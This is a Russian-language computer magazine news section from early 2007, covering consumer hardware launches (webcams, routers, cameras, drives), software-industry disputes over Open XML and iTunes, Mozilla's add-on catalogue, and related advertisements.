Отметившая в прошлом году свой 30-летний юбилей американская компания USRobotics продолжает продвигать на российском рынке недорогие решения с поддержкой сервиса Skype. В начале 2007 года была представлена новая веб-камера USR9640 Mini Cam for Skype. В прайс-листах онлайн-магазинов продукция USRobotics часто встречается под различной маркировкой, например, та же веб-камера может продаваться как USR9640, USR809640 или USR819640. Эта путаница объясняется очень просто: модели, предназначенные для продажи в Северной Америке, помечаются индексом 9640, в западно-европейских устройствах к номеру добавляют 80, а для восточно-европейского рынка — 81.



USR819640 можно прикрепить к ноутбуку, разместить на мониторе ПК или просто установить на рабочем столе

Камера USR9640 поддерживает разрешение 1,3 мегапикселей и частоту 30 кадров/с для обеспечения высококачественного потокового видео. Хорошая светочувствительность и угол обзора 70° делают эту камеру удобным инструментом видеосвязи. Параметры настройки изображения включают яркость, насыщенность,

контрастность, переворот по горизонтали и вертикали, а также портретный режим. Кроме того, в комплект поставки входит также проводная гарнитура (модель затылочного типа с поворотными наушниками) с поддержкой технологии HiFi Voice.

■ Цена, \$: 40

■ www.usr-emea.com

РАЗРАБОТКА РАСШИРЕНИЙ

Mozilla урезала Firefox



Плагины для Firefox вкупе с возможностью создавать свои собственные — безусловно, одно из главных преимуществ этого браузера перед Internet Explorer. В Mozilla, правда, посчитали, что их развелось слишком много. В связи с этим компания разработала новый инструмент, обновила дизайн сайта расширений и, что самое примечательное, сократила их количество примерно с 2000 до 200. Под нож пошли самые маргинальные плагины и те, которые больше не подде-

рживаются авторами или работают только с устаревшими версиями браузера. Остальные условно разделены на две части: в первой — получившие знак качества пользователей и самой Mozilla, то есть рекомендованные к использованию; во второй — недоработанные или с сомнительной функциональностью. Таким образом, Mozilla рассчитывает облегчить поиск и отбор плагинов для новых пользователей. Впрочем, их количество таких растёт незначительно: согласно данным за январь 2007 года,

Firefox во всем мире используют лишь 13,7%, а 79,8% остается все-таки за Internet Explorer.

Необходимо отметить, что разработка плагинов третьими лицами всегда использовалась компанией как полигон для тестов, многие интересные идеи впоследствии включались в основную поставку дистрибутива. Действительно полезных функций, таким образом, со временем стало больше, а поиск заслуживающих внимания плагинов заметно упростился.

■ <https://addons.mozilla.org>



ЭКСТРЕМИСТЫ ПОЧТИ НЕ ВЫХОДЯТ

ИЗ ТЕНИ Некоторые — только для публикации видео в Интернете

ВИДЕО В СЕТИ

Исламисты используют YouTube

С распространением широкополосного доступа и при относительной анонимности Интернет стал новой площадкой для экстремистов, которые дают возможность взглянуть на действия американских солдат в арабских странах с другой стороны. «Американское ТВ обычно демонстрирует лишь запуски своих ракет, мы же покажем, куда они падают», — утверждают они. До недавнего времени такие видеосюжеты появлялись только на специализированных сайтах экстремистского толка. Теперь же нередко репортажи, свидетельствующие о казни солдат, или видеоролики с рассказом о технике снайперской стрельбы можно найти и на таком раскрученном ресурсе как YouTube.

Представители YouTube, на котором размещается до 65 тыс. новых сюжетов ежедневно, а количество просмотров достигает 100 млн в день, отреагировали на использование сервиса в новом качестве спокойно: «Наши правила использования не предполагают цензуры публикаций. Все, что мы можем предложить, это удаление сюжетов, помеченных пользователями как «неподобающие».

■ www.youtube.com

БОРЬБА ФОРМАТОВ

Европа против Open XML



Open XML, новый формат документов, используемый Microsoft в новом Office 2007, столкнулся с первыми неприятностями. Без проблем получивший одобрение американских ведомств, он должен быть ратифицирован Международной организацией по стандартизации (ISO). Однако 19 из 30 членов Комитета по информационным технологиям, направили в ISO отрицательные рецензии на формат Open XML.

Примечательно, что страны, представители которых недовольны этим форматом, уже одобрили и перешли на конкурирующий формат документов — OpenDocument Format, продвигаемый Sun, IBM и другими. Ранее Microsoft потерпела несколько неудач в спорах с OpenOffice.org, после чего разработала собственный открытый формат документов.

В открытом письме, опубликованном на сайте Microsoft и подписанном двумя ведущими менеджерами компании, IBM обвиняется в «сдерживании» Open XML в целях распространения ODF. Реакции IBM на обвинения не последовало. Вместо этого на следующий день был утвержден ODF 1.1, учитывающий пожелания адвокатов пользователей с ограниченными возможностями.

■ www.iso.org

MP3-ПЛЕЕРЫ КОМПАНИИ LG

Красное и черное

Компания LG Electronics продолжает привлекать внимание покупателей к своим устройствам не только их отличными техническими характеристиками, но и оригинальным дизайном. В самом деле, сложно остаться равнодушным к новым моделям линейки UP3. Они выполнены в различном дизайнерском исполнении и цветовой гамме. Если UP3 Plus алого цвета явно ориентирован на женскую аудиторию, то для мужчин подойдет модель UP3 Flat — устройство, продолжающее запущенную LG в 2006 году стратегию Chocolate. UP3 Flat — это, как заявляет

производитель, «эмоционально окрашенный продукт», сочетающий черный и алый цвета.

Важнейшая особенность UP3-модуля с функцией MP3 — возможность зарядки аккумулятора непосредственно через USB-порт компьютера. Все UP3-модули отличаются компактным размером и легким весом (от 18,5 до 22 г — в зависимости от конкретной модели), отличным быстродействием и надежностью. UP3-модули совместимы с Windows 98/SE/ME/2000/XP, Mac OS 9.0 и Linux Kernel 2.4.0.

■ Цена, \$: 65/80

■ <http://ru.lge.com>

LG UP3 PLUS Привлекательное устройство от LG предназначено для женской аудитории



ГРАФИЧЕСКИЕ ПЛАНШЕТЫ WACOM

Раскрыть воображение ребенка

Компания Wacom представляет новую разработку — игровой комплект «Воображалкин». Это не просто графический планшет, а электронная развивающая игра, с помощью которой можно рисовать и раскрашивать картинки, разгадывать головоломки. «Воображалкин» развивает у ребенка логическое и абстрактное мышление, мелкую моторику руки и чувство цвета, творческие способности. С помощью «Воображалкина» ребенок с легкостью овладеет основами компьютерной грамотности.

С целью знакомства детей, родителей и педагогов с игрой «Воображалкин» представители компании Wacom провели в четырех московских школах необычные уроки «Путешествие в страну рисования», на которых побывало около 1000 детей младшего школьного возраста. Школьники рисовали, собирали пазлы, решали примеры и задачи и участвовали в конкурсе рисунков. За 45 минут «Воображалкин» буквально превратил школьников в заядлых художников.

■ Цена, \$: 70


■ www.voobrazhalkin.ru



WCM-CTF-420K Возможности планшета позволяют школьникам решать множество задач — и получать от этого удовольствие

НЕЗАВИСИМОЕ МНЕНИЕ

Microsoft премирует авто- ров дружествен- ных публикаций



РИК ДЖЕЛЛИФ нанес наибольший урон собственной репутации, сделав нелестное предложение Microsoft достоянием общественности

Методы продвижения собственных разработок, используемые Microsoft, стали причиной очередного скандала. По утверждению австралийского XML-программиста из компании Torologi Рика Джеллифа, он получил письмо из Редмонда, в котором говорится о желании компании привлечь кого-то «независимого, но дружественного» для редактирования статей в онлайн-энциклопедии Wikipedia (в частности, о форматах ODF и OOXML) за денежное вознаграждение. Джеллиф, автор книги «The XML & SGML Cookbook», по собственному признанию, действительно редактировал статьи в Wikipedia, открытой для внесения информации кем угодно, лишь устраняя неточности, но делал это только из-за энтузиазма и никогда не считал себя промай-

кросфтовски ориентированным разработчиком. Поэтому он не считал зазорным рассказать об этом предложении в своем блоге.

Бурную реакцию вызвала этическая сторона вопроса. Формат документов ODF, поддерживаемый Sun, IBM и несколькими компаниями Open Source, конкурирует с OOXML, продвигаемым Microsoft. Очевидно, в чью пользу предлагалось Джеллифу изменять содержание статей о них. Сама компания комментировать инцидент отказалась, больше других же досталось австралийцу. К его публикациям стали относиться с большим недоверием, а независимые редакторы Wikipedia вообще подумывают о том, чтобы запретить ему доступ к редактированию энциклопедии.

В сообщениях о «проплаченных» блоггерах Microsoft фигурирует не впервые. Памятна история с предложением ноутбуков в подарок самым активным авторам публикаций про плеер Zune. Впрочем, таким образом компания Microsoft сама лишает пользователей возможности неподдельно восхищаться различными новинками. Ведь, если кто-нибудь напишет, как прекрасен новый Zune, ему могут задать вопрос: каким ноутбуком тебя одарили за красноречие?

■ www.oreillynet.com

РОУТЕРЫ КОМПАНИИ D-LINK

Белое и черное



DIR-635, DIR-655, DIR-855 Новые модели беспроводных маршрутизаторов D-Link поддерживают стандарт 802.11n

Компания D-Link, ведущий поставщик сетевых устройств для домашних пользователей в России, весь прошлый год оставалась несколько в тени своих конкурентов. В начале 2007 года положение изменилось: ответственности была представлена обновленная линейка устройств всех классов, начиная от простых свитчей и заканчивая мощными беспроводными роутерами. Новые модели выполнены в черно-белой гамме — дизайнеры основательно поработали над внешним видом маршрутизаторов. Однако для нас гораздо важнее то, что радикально изменился не только внешний вид устройств D-Link, но и их внутреннее оснащение.

Что касается свитчей, то D-Link начала закономерный переход на стандарт IEEE 802.3ab 1000Base-T Gigabit Ethernet, выпустив модели DGS-2205 (5 портов) и DGS-2208 (8 портов). Впрочем, пользователи, не желающие переплачивать за Gigabit Ethernet, могут ограничиться покупкой стандартных устройств DGS-1105 и DGS-1108.

На смену устаревших ADSL-модемов и маршрутизаторов

наконец-то пришла новая линейка оборудования стандарта ADSL 2+: DSL-2300, DSL-2500, DSL-2540 и DSL-2640. А для самых требовательных пользователей «СТРИМ» компания D-Link может теперь предложить мощный беспроводной ADSL-шлюз с поддержкой стандарта 802.11n.

Кстати, для работы по новому беспроводному стандарту проекта спецификации IEEE 802.11n компания разработала серию маршрутизаторов, которая включает следующие устройства: DIR-625, DIR-635, DIR-655 и DIR-855. Для подключения к ним ПК или ноутбука лучше использовать скоростные адаптеры: DWA-542, DWA-552, DWA-556, DWA-642, DWA-643, DWA-645 и DWA-652.

Однако самой интересной, на наш взгляд, новинкой являются беспроводные маршрутизаторы с поддержкой сотовых сетей третьего поколения: DIR-450 может работать в сети CDMA стандарта 1x EV-DO, а модель DIR-451 рассчитана на европейский вариант UMTS/HSDPA. Для подключения к сотовой сети необходимо вставить 3G-карту в PCMCIA-слот, которым оснащены оба маршрутизатора. ■ www.dlink.ru



РОУТЕР DIR-450 оснащен модулем 1x EV-DO для работы в сотовых сетях CDMA (модель DIR-451 обладает поддержкой UMTS/HSDPA)

ТАБУ НА IPOD

iPod признали угрозой для пешеходов



ВЛАСТИ НЬЮ-ЙОРКА добавили забот уличным регулировщикам — теперь они будут штрафовать незадачливых пешеходов за использование электронных устройств

В Нью-Йорке вскоре будет введен новый штраф: \$100 придется заплатить тем, кто будет переходить улицу, слушая iPod или разговаривая по сотовому телефону. С такой инициативой выступил сенатор штата Нью-Йорк Карл Крюгер, после того как в его родном Бруклине за какие-то пару месяцев были сбиты три пешехода, слишком увлеченные своими электронными устройства-

ми. По словам очевидцев, кто-нибудь обязательно успевал крикнуть и предупредить их об опасности, но тщетно.

«Я не собираюсь запрещать это. Но нередко зазевавшийся меломан или игрок ступает в поток автомобилей, и это становится национальной проблемой», — откомментировал свою инициативу сенатор.

■ www.nytimes.com

ЖЕСТКИЕ ДИСКИ

«Скорпионы» с PMR



НОВЫЙ SCORPIO отличается большой емкостью и бесшумной работой

Компания Western Digital начала выпуск жестких дисков формата 2,5 дюйма с системой перпендикулярной записи (PMR). Эта технология позволяет разместить на одной пластине до 80 Гбайт информации, что в сумме для жесткого диска WD1600BEVS составляет емкость 160 Гбайт.

Несмотря на высокую скорость вращения шпинделя (5400 об./мин.), диски остаются очень тихими и отличаются надежностью и крайне низким энергопотреблением. Последнее качество достигается как за счет аппаратных, так и микропрограммных средств, а также с помощью ставшей уже традиционной рампы парковки для головки.

■ Цена, \$: 165

■ www.wdc.com

DrayTek

www.draytek.com

Серия Vigor2910V

- ▶ Оборудована 2 WAN-портами для резервирования и балансировки нагрузки
- ▶ Рекомендуемая интернет-магазинами "SIP Trade"
- ▶ Super G беспроводная точка доступа + VoIP



Серия Vigor2700e

- ▶ Многофункциональный роутер с брандмауэром
- ▶ Встроенный ADSL2/2+ модем
- ▶ Совместима с услугой "Стрим ТВ"
- ▶ Поддержка технологии Appex M



Серия VigorAccess

- ▶ 24-х портовый ADSL2/2+ IP-DSLAM со встроенными сплиттерами
- ▶ Рассчитана на приложения "Triple Play"
- ▶ Удобное управление с помощью VigorCMS



atc
АТГ ТЕЛЕКОМУНИКАЦИИ

АТГ
(495) 580-99-40, 787-93-56
<http://www.atg.ru/>

SoTech

Созвездие
(495) 612-07-41, 510-72-63
<http://www.sotech.ru/>

ИНТЕРНЕТ-ТЕЛЕФОНИЯ

Летающая тарелка ClearSky

В прошлом году компания TRENDnet выпустила оригинальный VoIP-телефон TVP-SP1BK, который подключался к компьютеру по Bluetooth. Мы протестировали новинку и убедились в перспективности подобного рода устройств — новый стандарт Bluetooth 2.0 с поддержкой EDR обеспечивал высокую скорость передачи данных (до 3 Мбит/с). Спустя несколько месяцев мы увидели продолжение данной серии в оригинальном устройстве TVP-SP4BK.

Комплект ClearSky состоит из USB-адаптера TBW-104UB (71,25x35,6x11 мм, 10 г) и системы конференц-связи TVP-SP4B (242x242x54 мм, 500 г) — необычного устройства, которое слегка напоминает летающую тарелку. На базе имеется: порт mini-USB для зарядки (в комплект поставки входит USB-кабель длиной 1 м), три встроенных монофонических микрофона и один встроенный динамик.

■ Цена, \$: 120

■ www.trendnet.com/ru



CLEARSKY На данный момент на российском рынке нет аналоговных Bluetooth-устройств данного класса

ФОТОКАМЕРА КОМПАНИИ SAMSUNG

Стальной кореец



НОВАЯ КАМЕРА SAMSUNG L700 располагает 7-мегапиксельным разрешением и 3-кратным оптическим зумом

Компания Samsung Electronics выпустила стильную фотокамеру L700 в металлическом корпусе. Новинка отличается 7-мегапиксельным разрешением, 3-кратным оптическим зумом, 2,5-дюймовым ЖК-дисплеем и широкими возможностями видеосъемки и редактирования. Благодаря выдержке до 1/2000 и светочувствительности до ISO 1600 можно воспользоваться высоким разрешением L700 в любой ситуации. В модели L700 реализованы 11 сюжетных режимов, включая

«Ночь», «Портрет», «Дети», «Пейзаж», «Макро», «Закат», «Встречный свет», «Фейерверк» и «Пляж». Samsung L700 имеет расширенные функции видеосъемки в формате MPEG-4: VGA-качество со скоростью 30 кадров/с. Стабилизатор кадра помогает уменьшить последствия сотрясений камеры, а непрерывная видеозапись позволяет делать паузы при съемке, а затем возобновлять ее и сливать ряд видеофайлов в один.

■ Цена, \$: 255

■ www.samsung.ru

GPS-НАВИГАЦИЯ

Палочка-выручалочка

Новое устройство Dandella, взявшее первый приз на конкурсе International Design Competition Osaka, идеально подойдет любому пользователю, особенно ребенку. Визуально оно напоминает волшебную палочку, нежели одуванчик, в честь которого было названо.

Наклон гибкой светящейся вершинки со специальным приводом указывает направление к аналогичному синхронизированному устройству. В случае

если одно из них расположить в специальной док-станции (напоминающей вазу) у компьютера или при помощи Bluetooth соединить с КПК, то на дисплее уже в привычном виде на электронной карте можно будет наблюдать положение другого электронного «цветка».

Концепция Dandella недвусмысленно указывает на то, что она рассчитана прежде всего на детей и их родителей.

■ www.jdf.or.jp/eng



GPS без сложностей

УСТРОЙСТВО ОТОБРАЖЕНИЯ ИНФОРМАЦИИ В АВТОМОБИЛЕ

Информация за лобовым стеклом



HUD GPS SPEEDMETER способен породнить обычный автомобиль с боевым истребителем

До сих пор лишь некоторые модели авто оснащались специальными средствами отображения информации, использующими отражение от лобового стекла, за счет чего изображение воспринимается повисшим в воздухе

далеко за пределами капота. По большому счету подобное решение стало стандартным для боевых истребителей. Компания GlobalTop Technology представила устройство, позволяющее породнить любой автомобиль с истребителями, оснастив его подобным средством отображения информации.

Компактный блок HUD GPS speedmeter — а именно так называется новинка — включает в себя специальный дисплей, 32-канальный GPS-модуль, а также беспроводной интерфейс Bluetooth для коммутации с КПК или смартфоном с картами навигации.

Устройством проецируется как требуемое направление движения (полученное с GPS-приемника), так и показания спидометра. Информации о стоимости GPS-спидометра пока нет, но известно, что его первые серийные образцы должны появиться уже к апрелю этого года.

■ www.gtop-tech.com

GEFORCE 8800 GTS С 320 МБАЙТ ПАМЯТИ

Меньше не значит хуже

РАЗОГНАННАЯ ВЕРСИЯ ПЛАТЫ получила окончание ОС (от OverClocking) в полном названии модели



Foxconn представила два новых типа видеокарт GeForce 8800 GTS — FV-N88SMCD2-ON и FV-N88SMCD2-ONOC со сниженным до 320 Мбайт объемом оперативной памяти. Друг от друга модели отличаются частотами: первая из них будет работать на штатных,

рекомендованных NVIDIA 500 и 1600 МГц для чипа и памяти соответственно, вторая — на завышенных 575 и 1800 МГц.

Подобные решения должны полностью себя оправдать. Дело в том, что в большинстве случаев весь объем памяти стандартной 640-мегабайтной видеокарты 8800 GTS полностью не используется. Задействовать все 640 Мбайт представляется возможным лишь в экстремальных режимах работы с мониторами, отличающимися высоким разрешением. При обычных параметрах и невысоком уровне AA и AF преимущество полной версии над урезанной окажется под вопросом: одинаковое количество эксплуатируемой оперативной памяти плюс лишние такты, затраченные контроллером на неиспользованный объем, могут привести к парадоксальному результату — незначительному превосходству 320-мегабайтной версии над 640-мегабайтной.

■ www.foxconn.ru

AVerMedia
www.avermedia.ru



Наблюдай за лучшими!



AVerTV Studio 505 / 507

- Передовая модель тюнера Philips с функциями объемного звука и регулировки тембра



AVerTV Hybrid+FM Cardbus

- Аналоговое ТВ, цифровое ТВ и FM-радио
- Стереозвук
- Сертифицированный логотип Windows XP MCE



AVerTV Box9

- Поддержка разрешения до 1280x1024 (SXGA)
- Кадр в кадре (Видео поверх VGA)



реклама

МИНИМАЛИЗАЦИЯ ПК

Форм-фактор для десктопа

В начале нынешнего года компания AMD выступила с предложением о принятии нового форм-фактора для компактных настольных ПК, комплектующие для которого в случае необходимости можно будет разместить и в корпусе ATX.

Такой стандарт получил название DTX, и ближе к концу зимы были приняты основные его спецификации. В них входят габаритные размеры, расстояния между крепежными отверстиями и их количество, число слотов и другие основные характеристики.

Тип слотов может варьироваться — предусмотрено использование как PCI, так и PCI Express, а также дополнитель-

ный интерфейс Xpress Card, который позволит при необходимости подключать крупногабаритные производственные видеоплаты, оснащенные интерфейсом PCI Express.

Питание будет осуществляться при помощи 24-штырькового и дополнительного 4-штырькового разъемов. Для того чтобы корпус смог вместить стандартный компьютерный БП, последний предполагается размещать вертикально.

Кроме основного формата DTX также принят форм-фактор Mini-DTX, отличающийся более компактными габаритами материнской платы (170x203 мм против 244x203 мм у DTX).

■ www.dtxpc.org

В КОРПУСЕ DTX БП и оптический привод размещаются вертикально



ЗАЩИТА ПОТРЕБИТЕЛЕЙ К концу нынешнего года Apple придется наладить онлайн-продажу музыки не только для своих плееров

ПОТРЕБИТЕЛЬСКИЙ РЫНОК

Европа требует размежевать iTunes и iPod

Связка iTunes и iPod, оказываясь, не у всех находит только восторженные отклики. В июне 2006 года группа потребительских ассоциаций Норвегии, Дании и Швеции направила в Apple жалобу. В ней говорится, что треки, купленные в iTunes Music Store, можно проигрывать только на iPod и в то же время этот плеер, как правило, не приемлет файлы других онлайн-магазинов. А это, в свою очередь, нарушает местные законы. Скандинавы потребовали открыть доступ к iTunes Music Store для держателей других плееров, в противном случае пригрозив подать многомиллионные иски. «Сделайте iTunes совместимым с другими плеерами до 1 октября 2007 года или мы затащим вас в суд», — заявил влиятельный норвежский омбудсмен Бьерн Эрик Тон. — Не может быть ничего хорошего в привязке огромной музыкальной индустрии к одному производителю».

Почин скандинавов поддержали Финляндия, Германия, Франция и Голландия, также пригрозившие судебными разбирательствами. «Когда я покупаю CD, я могу слушать его в любом плеере. Купив музыку с помощью iTunes, я не хочу быть привязан к iPod до конца своих дней», — заявил глава голландской ассоциации потребителей Эвальд ван Кувен.

Учитывая, что продажи iPod и музыки через iTunes Music Store в Европе только в четвертом квартале 2006 года принесли компании более \$1 млрд, Apple не могла оставаться в стороне. Ее представители пообещали в скором времени предложить выход из ситуации. Утешением для Apple может служить, пожалуй, лишь то, что европейские защитники прав потребителей пообещали обрушиться с подобными исками на любого, кто повторит подобную практику — «будь то Microsoft или Sony».

■ www.apple.com

ФЛЕШ-НАКОПИТЕЛИ В CAR AUDIO

Флеш-музыка в авто



USB В АВТОМОБИЛЬНОМ CD-ПРОИГРЫВАТЕЛЕ — просто, как и все гениальное

У большинства владельцев ПК домашняя музыкальная библиотека хранится в сжатых аудиоформатах. При этом для переноса ее части в автомобиль требовалось либо записать CD/DVD, либо же использовать магнитола и носитель музыкального контента, оснащенные Bluetooth с функцией передачи аудиопотока.

Первый вариант откровенно неудобен, второй — как дорог, так и не гарантирует достойное качество звучания. Компания Sony взялась решить эту проблему, выпустив первый автомобильный CD-ресивер CDX-GT410U, оснащенный интерфейсом USB. Такое простое решение позволяет значительно упростить процесс переноса

любимого музыкального материала из компьютера в автомобиль. Причем в качестве носителя информации могут быть использованы как совместимые портативные плееры со встроенным USB-портом, которые определяются как обычные накопители, так и непосредственно флеш-драйвы любой емкости.

Sony основной маркетинговый упор традиционно делает на устройства собственного производства. При помощи ПДУ CD-ресивера предусмотрена возможность полного управления портативными плеерами Sony, оснащенными встроенным USB-интерфейсом.

- Цена, \$: 190
- www.sony.ru

НОВАЯ ФОТОКАМЕРА CANON

Профессионал

Фирма Canon анонсировала обновленную модель своей легендарной камеры EOS-1D Mark III. Новинка отличается 10,1-мегапиксельной матрицей с чувствительностью ISO 3200 (6400 — в расширенном режиме). Новый двоянный процессор обработки изображения DIGIC III позволяет производить высокоскоростную съемку (до 10 кадров/с, в серии до 110 кадров).

Для улучшения эксплуатационных характеристик в камере применена фирменная система защиты от пыли, уже опробованная в преды-

дущих моделях, и 3-дюймовый ЖК-дисплей с разрешением 230 000 пикселей, предоставляющий возможность живого визирования изображения прямо на экране устройства.

Для новой камеры создан комплект высококачественных светосильных объективов.

Какой будет цена фотоаппарата на момент выхода, сказать пока что сложно, но стоимость его предшественника Mark II в России составляет \$3800 без объективов и примерно в два раза больше — с комплектом таковых.

- www.canon.ru



EOS-1D — мечта многих профессиональных фотографов

Кодеки для MP3-плееров

Оптимальный звук для любого плеера? CHIP Radar показывает, какие кодеки считаются лучшими на сегодняшний день, а какие — наиболее перспективными.

МР3-революция принесла популярность аудиокодекам с высокой степенью сжатия, поскольку сделанные с их помощью записи воспроизводятся всегда и везде. Однако формат MP3 уже устарел: люди знающие используют другие кодеки — и прежде всего OGG Vorbis. Он обеспечивает лучшее качество звучания, но поддерживающие его плееры до недавнего времени были редкостью. Сбросить MP3 с пьедестала сумел только AAC — стандартный кодек для iPod. В техническом смысле aacPlus v2 действительно ушел далеко вперед. Если для MP3 требовался битрейт 256 кбайт/с, то aacPlus обес-

печивает такое же качество уже при 128 кбайт/с. Наилучшими перспективами сегодня обладают в первую очередь такие кодеки, как WMA 10 Pro и Dolby Digital Plus: они совместимы с любой техникой, от карманного плеера до домашнего кинотеатра со звуком 7.1.


Как читается график CHIP Radar. Голубой треугольник обозначает стандартизацию кодека или его выход на рынок. Символ «Медиа-сенсация» (восклицательный знак), как правило, связан с началом применения кодека в конкретных устройствах и говорит о том, что с этого момента кодек получил широкое



КТО РЕШАЕТ СУДЬБУ КОДЕКОВ
Кодек, не поддерживаемый iTunes и iPod, не имеет никаких шансов на мультимедийном рынке

распространение. Какой вариант выбрать, зависит от двух факторов — качества звука и совместимости с плеерами. Красный цвет означает «плохо», желтый — «удовлетворительно». Лишь кодеки, отмеченные зеле-

ным, отвечают современным требованиям. Там, где строчка переходит в серый, кодек больше не разрабатывается в связи с прекращением выпуска поддерживающих его моделей плееров (серый крест). **CHIP**



Panasonic HD Networking Seminar 2007

На прошедшем 13-14 февраля в Милане семинаре Panasonic европейским журналистам и дилерам были продемонстрированы новейшие разработки известной компании. О самых интересных из них мы расскажем подробнее.

Презентации, прошедшие в модном отеле phow, охватили весь спектр продукции Panasonic — от цифровых камер до плазменных панелей. В стильно оформленных шоу-румах, под стать месту проведения, были выставлены не менее стильные новинки. В течение дня журналисты могли не только послушать о новых разработках, но и опробовать устройства в работе.

Цифровые фото- и видеокамеры

Компания Panasonic, не специализируясь в области фототехники, достигла значительных успехов в производстве цифровых камер. Ее продукция регулярно занимает ведущие позиции в нашем рейтинге, благодаря высокому качеству изображения и современному оснащению. Изюминкой Panasonic является применение

оптического стабилизатора во всех моделях камер, что способствует росту камер данной марки. А низкий уровень шумов, наличие широкоугольного режима и формата 16:9 делают камеры Panasonic еще более привлекательными. В конце января компания полностью обновила линейку своих камер, и о некоторых из них мы расскажем ниже.

На рынке видеокамер Panasonic также держит руку на пульсе, о чем говорит анонс HD-модели, применение SDHC-карты и жесткого диска в качестве носителя, а также расширенный ассортимент DVD-моделей. В области видеокамер коньком Panasonic является применение трех матриц, что позволяет получать изображение более высокого качества по сравнению с одноматричными моделями. **CHIP**



Panasonic DMC-FZ8

На смену модели FZ7, которая неоднократно побеждала в наших тестах и является завсегдатаем Top 5, пришла FZ8 с улучшенными характеристиками. Корпус камеры, обладающий отличными эргономическими характеристиками, не претерпел изменений: он по-прежнему удобен для удержания, а элементы управления расположены на своих местах. Размер дисплея, к сожалению, также остался прежним, но его разрешение увеличилось практически вдвое. Также повысилось и разрешение матрицы — с 6 до 7,2 мегапикселей. Как и прежде, объектив с 12-кратным увеличением оснащен шикарной оптикой Leica DC VARIO-ELMAR с 11 элемента-

Модель	Panasonic DMC-FZ8
Цена, \$	около 550
Размер CCD-матрицы, дюймов/ разрешение номинальное/эффективное, мегапикселей	1/2,5/7,38/7,2
Максимальное разрешение, пикселей	3072x2304
Режим съемки 16:9	•
Максимальный зум оптич./цифр., x	12/4
Светосила/фокусное расстояние (формат 35 мм), мм	Wide: F2,8-F8; Tele: F3,1-F8/36-432
Диапазон чувствительности по ISO	Auto/100/200/400/800/1250 (High Sensitivity Mode: 3200)
Размер дисплея, дюймов/разрешение, пикселей	2,5/207 000
Видоискатель/стабилизатор	электронный/Mega O.I.S.
Формат носителя	SD, SDHC, MMC
Интерфейс	DC In, AV Out (NTSC/PAL), USB
Габариты, мм/вес, г	112,5x72,2x79/310

ми в восьми группах. Камера оснащена процессором Venus Engine III, позволяющим установить светочувствительность более ISO 1250. Помимо прочего он увеличивает скорость работы камеры и снижает энергопотребление. Новинка поступит в продажу в апреле-мае.



Panasonic не обошла вниманием и традиционно выпускаемую технику, такую как телевизоры, плееры, акустические системы и т. д. Согласно последней моде, Panasonic представила новые модели плазменных и жидкокристаллических телевизоров формата Full HD серии VIERA, а также проекторы PT-AE1000E с разрешением 1080p.

Расширяя возможности подключения, новые модели плазменных ТВ оснащены не только разъемом HDMI, но и слотом для чтения карт памяти SDHC. Кроме всего прочего новинки серии PZ/PY700 имеют поддержку формата AVCHD, обеспечивая наилучшее качество воспроизведения отснятого видео на новых HD-видеокамерах. И хотя Full HD-панели обладают контрастом 5000:1 против 10 000:1 у HD-панелей, новинки оснащены улучшенной технологией V-Real Pro II, обеспечивающей более детальное изображение и глубокий черный цвет.

В новой линейке ЖК-телевизоров, имеющих диагональ до 32 дюймов, Panasonic применила панель IPS Alpha, отличающуюся увеличенным углом обзора, который составляет 178°. Так же как и



в плазменных панелях, в них применена технология обработки изображения V-Real II.

Для тех, кому недостаточно диагоналей, обеспечиваемых ЖК- и плазменными панелями, предназначен проектор Full HD, позволяющий формировать 100-дюймовое изображение с расстояния 1,24 м. Он обеспечивает контраст 11000:1 и яркость 1100 люмен.

